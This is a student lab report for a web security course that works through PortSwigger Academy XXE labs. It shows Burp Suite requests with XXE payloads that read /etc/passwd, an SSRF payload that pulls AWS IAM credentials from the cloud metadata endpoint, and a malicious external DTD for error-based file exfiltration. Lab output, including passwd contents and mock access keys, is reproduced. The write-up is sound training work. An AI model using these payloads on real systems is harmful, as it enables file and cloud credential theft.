Sri Lanka Institute of Information Technology

Web Security - IE2062

XML external entity (XXE) injection

Report

C.D Aluthge

IT22581402

Y2S2

Weekday - Group 1.2


What is XML external entity injection?

An attacker can tamper with an application's processing of XML data by using XML external entity injection, or XXE, a web security flaw. An attacker can frequently view files on the application server filesystem and communicate with any external or back-end systems that the program can access.

The XXE vulnerability can be used by an attacker to launch server-side request forgery (SSRF) attacks, which can then be escalated to compromise the underlying server or other back-end infrastructure.

Lab 01

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.




Description:

Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know.

You will never be alone with your 3D assistant. Good company for all occasions, debate, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page, hard copy, instruction manual, allowing you to train it to its full capacity. There are over 5000 command and responses you can easily input ensuring many evenings of entertaining conversation, and mind-boggling facts and figures that will blow your mind.

Once fully enabled you only need to update your assistant once a month when we send you the upgraded 500-page electronic instruction manual. You will always be abreast of the latest technology and on top of current affairs as our team trawl the net for new information for you to add to your existing database. Get yourself a pocket friend and expand your mind today.

385 units


Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Inspector
Request attributes 2
Request cookies 1
Request headers 20
Response headers 3
Notes
Event log All issues
Memory: 116.5MB

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a3c006b040c85ac...	GET	/product?productId=1	✓		200	5277	HTML		Exploiting XXE using...		✓	79.125.84.16	session=a4Nlvo...	19:04:00 22...	8080
3	https://0a3c006b040c85ac...	GET	/resources/js/stockCheck.js			200	981	script	js			✓	79.125.84.16		19:04:02 22...	8080
4	https://0a3c006b040c85ac...	GET	/resources/js/xmlStockCheckPayl...			200	513	script	js			✓	79.125.84.16		19:04:02 22...	8080
6	https://0a3c006b040c85ac...	GET	/resources/labheader/js/labHea...			200	1673	script	js			✓	79.125.84.16		19:04:02 22...	8080
9	https://0a3c006b040c85ac...	GET	/resources/labheader/images/ps...			200	942	XML	svg			✓	79.125.84.16		19:04:03 22...	8080
10	https://0a3c006b040c85ac...	GET	/resources/labheader/images/lo...			200	8852	XML	svg			✓	79.125.84.16		19:04:03 22...	8080
12	https://0a3c006b040c85ac...	GET	/academyLabHeader			101	147					✓	79.125.84.16		19:04:03 22...	8080
13	https://0a3c006b040c85ac...	POST	/product/stock	✓		200	109	text				✓	79.125.84.16		19:04:05 22...	8080
14	https://0a3c006b040c85ac...	GET	/product?productId=1	✓								✓	79.125.84.16		19:04:11 22...	8080

Request


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a3c006b040c85ac82823d4500fa0054.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a3c006b040c85ac82823d4500fa0054.web-security-academy.net/product?productI
d=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

385
```

- Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>




Request

```
POST /product/stock HTTP/2
Host: 0a7900c7040f8309807cadfa00c400ca.web-security-academy.net
Cookie: session=3AaVaRosbvqty4fy9SBl4PSyfzkDSlnX
Content-Length: 185
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7900c7040f8309807cadfa00c400ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a7900c7040f8309807cadfa00c400ca.web-security-academy.net/product?productId
=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY passwd SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &passwd;
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2340

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
```

- The lab updates



Exploiting XXE using external entities to retrieve files


Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Lab 02

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



Description:
We've all been there, a deadline is approaching and everyone is pulling together. Well, not quite everyone. There's always one colleague who secretly wishes you will fail, and they will jump in and save the day, solo!

Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. The master team sign will sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens that no-one will ever want to hear again.

Smaller units are available to dot around your office building, there won't be anywhere safe for a secret meeting, or plots to overthrow your company. With a control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and you will able to talk to them directly through the units.

Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahead wannabes. We have a team (there's that word again) of highly skilled installers who will guide you through the process and give you a free estimate today!

London | Check stock

767 units

< Return to list

Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a1f00d8041a23b1...	GET	/product?productId=1	✓		200	5058	HTML		Exploiting XXE to pe...		✓	34.246.129.62	session=2VVN7...	19:41:15 22...	8080
4	https://0a1f00d8041a23b1...	GET	/resources/labheader/js/labHea...			200	1673	script	js			✓	34.246.129.62		19:41:16 22...	8080
7	https://0a1f00d8041a23b1...	GET	/resources/js/xmlStockCheckPayl...			200	513	script	js			✓	34.246.129.62		19:41:16 22...	8080
8	https://0a1f00d8041a23b1...	GET	/resources/js/stockCheck.js			200	981	script	js			✓	34.246.129.62		19:41:16 22...	8080
9	https://0a1f00d8041a23b1...	GET	/resources/labheader/images/lo...			200	8852	XML	svg			✓	34.246.129.62		19:41:16 22...	8080
10	https://0a1f00d8041a23b1...	GET	/resources/labheader/images/ps...			200	942	XML	svg			✓	34.246.129.62		19:41:16 22...	8080
11	https://0a1f00d8041a23b1...	GET	/academyLabHeader			101	147					✓	34.246.129.62		19:41:17 22...	8080
13	https://0a1f00d8041a23b1...	POST	/product/stock	✓		200	109	text				✓	34.246.129.62		19:41:22 22...	8080
14	https://0a1f00d8041a23b1...	GET	/product?productId=1	✓								✓	34.246.129.62		19:41:29 22...	8080

Request


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a1f00d8041a23b18260f9d0002400ce.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1f00d8041a23b18260f9d0002400ce.web-security-academy.net/product?productI
d=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

767
```

- Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>




Request

```
POST /product/stock HTTP/2
Host: 0a1f00d8041a23b18260f9d0002400ce.web-security-academy.net
Cookie: session=2VVN7fYZTUPaTNZnH7tcnkmsTdh03nfg
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a1f00d8041a23b18260f9d0002400ce.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1f00d8041a23b18260f9d0002400ce.web-security-academy.net/product?productI
d=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

767
```

- Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
- Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.
- The lab updates


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0aa500f40307f91a8092e54800ba0037.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Response headers 3
Search
0 highlights
Done
675 bytes | 314 millis
Event log All issues
Memory: 135.0MB

```
POST /product/stock HTTP/2
Host: 0aa500f40307f91a8092e54800ba0037.web-security-academy.net
Cookie: session=gJEvACDC50ixmyb9nqE0dpfug7yJcbHc
Content-Length: 230
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0aa500f40307f91a8092e54800ba0037.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa500f40307f91a8092e54800ba0037.web-security-academy.net/product?productId
=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY ssrf SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
  <stockCheck>
    <productId>
      &ssrf;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 552

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2024-02-22T05:48:36.549412913Z",
"Type":"AWS-HMAC",
"AccessKeyId":"JjAkbQYTQoObr6uIuHPL",
"SecretAccessKey":"QuPQyGGV1xGT1IHrDVxDytHTLEGgPmHOAZb1T3Jc",
"Token":
"Hh5uTG8yMWglyrbjJxMYHclaLnHCrjXylTRe7CqXqAwsM2mFapjucQbmmvhsWCj2Zj2879V19sXgr6177N
Y4iuXt5NvXca7A49y0vuxT141XQimGYlo4mQmmyf8Z7A1UnnsB5oIQb1HREmo5GmftNrYPXN2J8U0Kwo66s
95Pxdb4gyMNu7FiNMn07Zuj2bWEd4HuydghScLCEWbXuPIZfycEedoZN31zE0lyckdsFBfSzE0rkFa3bPxJ
nsH6sYBD",
"Expiration":"2030-02-20T05:48:36.549412913Z"
}"
```



Lab 06

- Click "Go to exploit server" and save the following malicious DTD file on your server:


<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">

%eval;

%exfil;

When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.



Target: https://0a7600ce03154197825a564400d100c9.web-security-academy.net

```
POST /product/stock HTTP/2
Host:
0a7600ce03154197825a564400d100c9.web-security-academy.net
Cookie: session=A0ByY8Ce53JgqcNrxHnvhQiQG0yGfDBh
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="121", "Not
A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a7600ce03154197825a564400d100c9.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a7600ce03154197825a564400d100c9.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM ""> %xxe;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

225
```

https://exploit-0a9200b503bc41d4829155f701090003.expl

☑

File:

/exploit.dtd

